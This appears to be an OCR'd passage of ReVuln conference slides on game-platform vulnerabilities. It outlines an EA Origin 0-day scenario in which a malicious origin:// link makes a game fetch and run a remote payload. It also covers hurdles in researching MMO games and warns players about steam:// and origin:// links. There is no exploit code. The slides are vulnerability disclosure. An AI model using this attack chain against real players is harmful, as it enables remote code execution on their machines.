
A possible Attack Scenario:




The player is browsing the web…

EA Origin [0-day]

A possible Attack Scenario:





10.0.0.10

SERVERS

crysis 3 > crysis3 Servers > 10.2.2.2:64000

ReCrysis #01

10.2.2.2:64000 - crysis 3 Server in Malta

Home | Server Banners | Server Variables | Favorite

Launch Application

This link needs to be opened with an application.
Send to:

Origin

Choose an Application [Choose...]

□ Remember my choice for origin links.

[OK] [Cancel]

SERVER DETAILS

Request Failed - Invalid Response

SERVER SUMMARY

Name: ReCrysis #01
Game: crysis 3 Browse: crysis 3 Servers
Address: 10.2.2.2 Port: 64000 Status: Alive
Server Manager: None - Claim Now!

CURRENT MAP


SKYLINE

The player visits a page containing a malicious **origin://** link..

EA Origin [0-day]

A possible Attack Scenario:

Origin
Powered by EA
Local System


10.0.0.10

SERVERS

crysis 3 > crysis3 Servers > 10.2.2.2:64000

ReCrysis #01

10.2.2.2:64000 - crysis 3 Server in Malta

Home | Server Banners | Server Variables | Favorite

SERVER DETAILS — Request Failed - Invalid Response

SERVER SUMMARY

Name: ReCrysis #01
Game: crysis 3 Browse: crysis 3 Servers
Address: 10.2.2.2 Port: 64000 Status: Alive
Server Manager: None - Claim Now!

CURRENT MAP

SKYLINE

Launch Application

This link needs to be opened with an application.
Send to:

Origin
Choose an Application [Choose...]


□ Remember my choice for origin links.

[OK] [Cancel]

The **origin://** link triggers **Origin** on the player's system

EA Origin [0-day]


A possible Attack Scenario:



Origin executes the **requested** game with the **remote parameters**..

EA Origin [0-day]

A possible Attack Scenario:



The **game** downloads and executes the **remote payload** on the local system

EA Origin [0-day]

DEMO

ReVuln Ltd.

What about the future?


What about the future?

- Bug hunters' wish list:
  - **MMO**RPG (Massive Multiplayer Online Role-Playing Game)
  - **MMO**FPS (Massive Multiplayer Online First-Person Shooter)
  - **MMO**RTS (Massive Multiplayer Online Real-Time Strategy)
  - **MMO**SG (Massive Multiplayer Online Strategic Game)
  - Basically **MMO***

- Why MMO*?
  - ✓ **Huge** player-base
  - ✓ **Crazy** network protocols
  - ✓ Extremely **complex** game engines
  - ✓ Usually **linked** to social-networks, etc.

What about the future?

- **Client**-side testing caveat:
  - ***Anti-cheating protections***
    - ➢ They are getting smarter, and they usually detect you messing with debuggers on the game
    - ➢ Getting complex, tend to be rootkit-like solutions
      - Hello Warden
        - Used in World Of Warcraft
  - **You usually need to have a valid account**
    - ➢ It costs money
    - ➢ If you pay, you don't want to pay for a new account every time you set a breakpoint :[


You've been suspended from Xbox LIVE. You won't be able to sign in to Xbox LIVE until 31/12/9999.

More information has been sent to the email address for this Microsoft account.

What about the future?


- **Server**-side testing caveat:
  - **99% of the cases you don't have access to the server**
    - Servers are hosted by the company
    - Not shipped along with the clients
  - **I use an emulator!**
    - Good idea.. But..
      - Emulators don't usually match the server-internals 1:1
      - A bug in the emulator is likely to be a emulator-only bug :[
  - **Legal issues...**
    - If you crash an online server while testing..
    - ... A few people will go after you

Conclusion (1/3)

- Games are:
  - No longer for kids
  - An exceptional stealth attack vector
  - Very complex:
    - **Complex++ => Security_concerns++**
  - Linked to credit card$ and social-networks
  - Linked to you :]
- **Playing online games != Safe**

Conclusion (2/3)

2 big attack vectors: 94+ Million ~~players~~ victims!



Old but still not patched attack vector

New attack vector

54+ Million ~~players~~ victims

40+ Million ~~players~~ victims

Conclusion (3/3)

If you use Steam or Origin…

Beware of the links!

- DANGER Steam://
- DANGER Origin://

References

1) **Steam Browser Protocol Insecurity (when local bugs go remote)**
- http://www.revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf [paper]
- http://vimeo.com/51438866 [video]

1) **Call of Duty: Modern Warfare 3 NULL pointer dereference**
- http://www.revuln.com/files/ReVuln_CoDMW3_null_pointer_dereference.pdf [paper]

2) **CryENGINE 3 Remote Code Execution Vulnerability**
- http://vimeo.com/53425372 [video]

3) **EA Origin Insecurity (when local bugs go remote.. again)** NEW
- http://www.revuln.com/files/ReVuln_EA_Origin_Insecurity.pdf [paper]

4) **EA Battlefield Play4Free Remote Code Execution Vulnearability** NEW
- http://www.revuln.com/files/ReVuln_Battlefield_play4free.pdf [paper]

Yo Mate!
If you are reading
this note.. You are
probably dead..

Boom! Headshot!
- Yours Sniper

Thanks! Questions?

@dntbug

@luigi_auriemma

revuln.com - info@revuln.com - twitter.com/revuln